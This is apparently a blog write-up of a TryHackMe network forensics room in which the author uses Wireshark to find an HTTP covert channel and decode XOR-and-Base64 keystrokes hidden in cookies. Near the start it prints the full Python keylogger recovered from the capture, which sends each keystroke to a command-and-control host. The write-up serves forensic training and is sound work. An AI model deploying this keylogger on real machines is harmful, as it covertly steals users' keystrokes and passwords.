Writeups // Article
Packed Light | TryHackMe Room Writeup
A beginner-friendly walkthrough of Packed Light, a TryHackMe network forensics challenge about recovering XOR-encrypted keystrokes from HTTP cookies.
Welcome to my writeup for the TryHackMe room Packed Light, part of the Hacker Holidays series. This was a short network forensics challenge about identifying a covert channel in a packet capture, reassembling the data hidden inside it, and reversing two simple encoding and encryption steps.
Spoiler warning: This walkthrough reveals the room’s solution path, but the final flag is masked.
The room provided a pcapng file and the following objectives:
- analyze the capture for a covert communication channel;
- identify where the exfiltrated data was hidden and reassemble it;
- decode the recovered data and submit the flag.

The story posted by 0xMia gave us a useful hint: her laptop was contacting a random address on port 8080 once per second, the request headers did not look legitimate, and some form of cryptography was involved.
Finding the Suspicious Python Script
I opened the capture in Wireshark and started reviewing its HTTP traffic. One request immediately stood out:
GET /temp/updates.py HTTP/1.1
Host: byte-lotus-hotel.thm:8080


A Python file being downloaded from a temporary directory was unusual enough to investigate. I right-clicked the packet and selected Follow → HTTP Stream to reconstruct the complete request and response.
The response contained a Python keylogger:
import requests
import base64
from pynput import keyboard

C2_URL = "http://byte-lotus-hotel.thm:8080/"

def getkey():
    p1 = "H0t3lSt@ff0Nly"
    p2 = "K3epS3cr3t!"
    return p1 + p2

def xor(data: bytes, key: bytes) -> bytes:
    return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))

def sendltr(character):
    raw_bytes = character.encode("utf-8")
    encrypted = xor(raw_bytes, getkey().encode("utf-8"))
    b64_string = base64.b64encode(encrypted).decode("utf-8")

    headers = {
        "User-Agent": (
            "Mozilla/5.0 (Windows NT 10.0; Win64; x64) "
            "ByteLotusClient/1.1"
        ),
        "Cookie": f"hotel_sess_state={b64_string}"
    }

    try:
        requests.get(C2_URL, headers=headers, timeout=0.5)
    except:
        pass

def on_press(key):
    try:
        sendltr(key.char)
    except AttributeError:
        if key == keyboard.Key.space:
            sendltr(" ")
        elif key == keyboard.Key.enter:
            sendltr("\n")

print("[*] Byte Lotus Sync Service started...")
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
Understanding the Covert Channel
The script made the exfiltration process clear. Every time a key was pressed, it:
- encoded the character as UTF-8;
- encrypted it with a repeating-key XOR operation;
- Base64-encoded the encrypted byte;
- stored the result in a cookie named
hotel_sess_state; - sent an HTTP
GETrequest to the command-and-control server.
The full XOR key was assembled from two strings:
H0t3lSt@ff0NlyK3epS3cr3t!
There was also an important implementation detail. sendltr() processed only one character at a time, so the XOR function restarted at index zero for every request. Each captured value was therefore XORed with the first byte of the key, H, rather than with successive bytes of the complete key.

The traffic looked like a series of ordinary requests, but each cookie carried one encrypted keystroke:
Cookie: hotel_sess_state=HA==
Isolating the Exfiltration Traffic

Wireshark’s Statistics → Endpoints view showed that most of the capture’s packets involving the victim, 192.168.1.141, were exchanged with 34.41.103.191. This was also the address from which the keylogger had been downloaded.
I filtered the capture to show HTTP GET requests involving that address:
ip.addr == 34.41.103.191 && http && http.request.method == "GET"
This exposed the full sequence of requests. Apart from the initial download of updates.py, the requests contained short Base64 values in the hotel_sess_state cookie at regular intervals.

Reading those values in packet order produced:
captured = [
    "HA==", "AA==", "BQ==", "Mw==", "Hg==", "ew==", "Og==",
    "fA==", "Fw==", "eQ==", "Ow==", "Fw==", "Pw==", "fA==",
    "PA==", "Kw==", "IA==", "eQ==", "Jg==", "Lw==", "Fw==",
    "eA==", "Pg==", "LQ==", "Gg==", "Fw==", "MQ==", "eA==",
    "PQ==", "NQ=="
]
The order matters because each request represents one keystroke.
Decoding the Captured Keystrokes
To reverse the process, I Base64-decoded each cookie and applied the same XOR function with the key recovered from the keylogger:
import base64

def getkey():
    p1 = "H0t3lSt@ff0Nly"
    p2 = "K3epS3cr3t!"
    return (p1 + p2).encode("utf-8")

def xor(data: bytes, key: bytes) -> bytes:
    return bytes(
        byte ^ key[index % len(key)]
        for index, byte in enumerate(data)
    )

captured = [
    "HA==", "AA==", "BQ==", "Mw==", "Hg==", "ew==", "Og==",
    "fA==", "Fw==", "eQ==", "Ow==", "Fw==", "Pw==", "fA==",
    "PA==", "Kw==", "IA==", "eQ==", "Jg==", "Lw==", "Fw==",
    "eA==", "Pg==", "LQ==", "Gg==", "Fw==", "MQ==", "eA==",
    "PQ==", "NQ=="
]

plaintext = b"".join(
    xor(base64.b64decode(value), getkey())
    for value in captured
)

print(plaintext.decode("utf-8"))
It is important to decode and XOR each value separately, just as the keylogger encrypted each character separately.

Running the script reconstructed the flag:
Takeaways
Packed Light demonstrated a useful packet-analysis workflow:
- investigate unusual downloaded files and reconstruct them by following their streams;
- read recovered malware code to understand its protocol rather than guessing from traffic alone;
- use endpoint statistics and display filters to isolate a suspicious conversation;
- inspect HTTP headers and cookies, not only request paths and response bodies;
- preserve packet order when rebuilding data sent one character at a time;
- reverse transformations in the opposite order: Base64 decode first, then XOR;
- reproduce implementation details such as the XOR key resetting for every request.
The main lesson is that familiar HTTP fields can carry covert data. Here, the traffic blended into a series of simple GET requests, but the regular timing, unusual user agent, and one-byte cookie values revealed a keylogger quietly exfiltrating keystrokes.
And we’re done!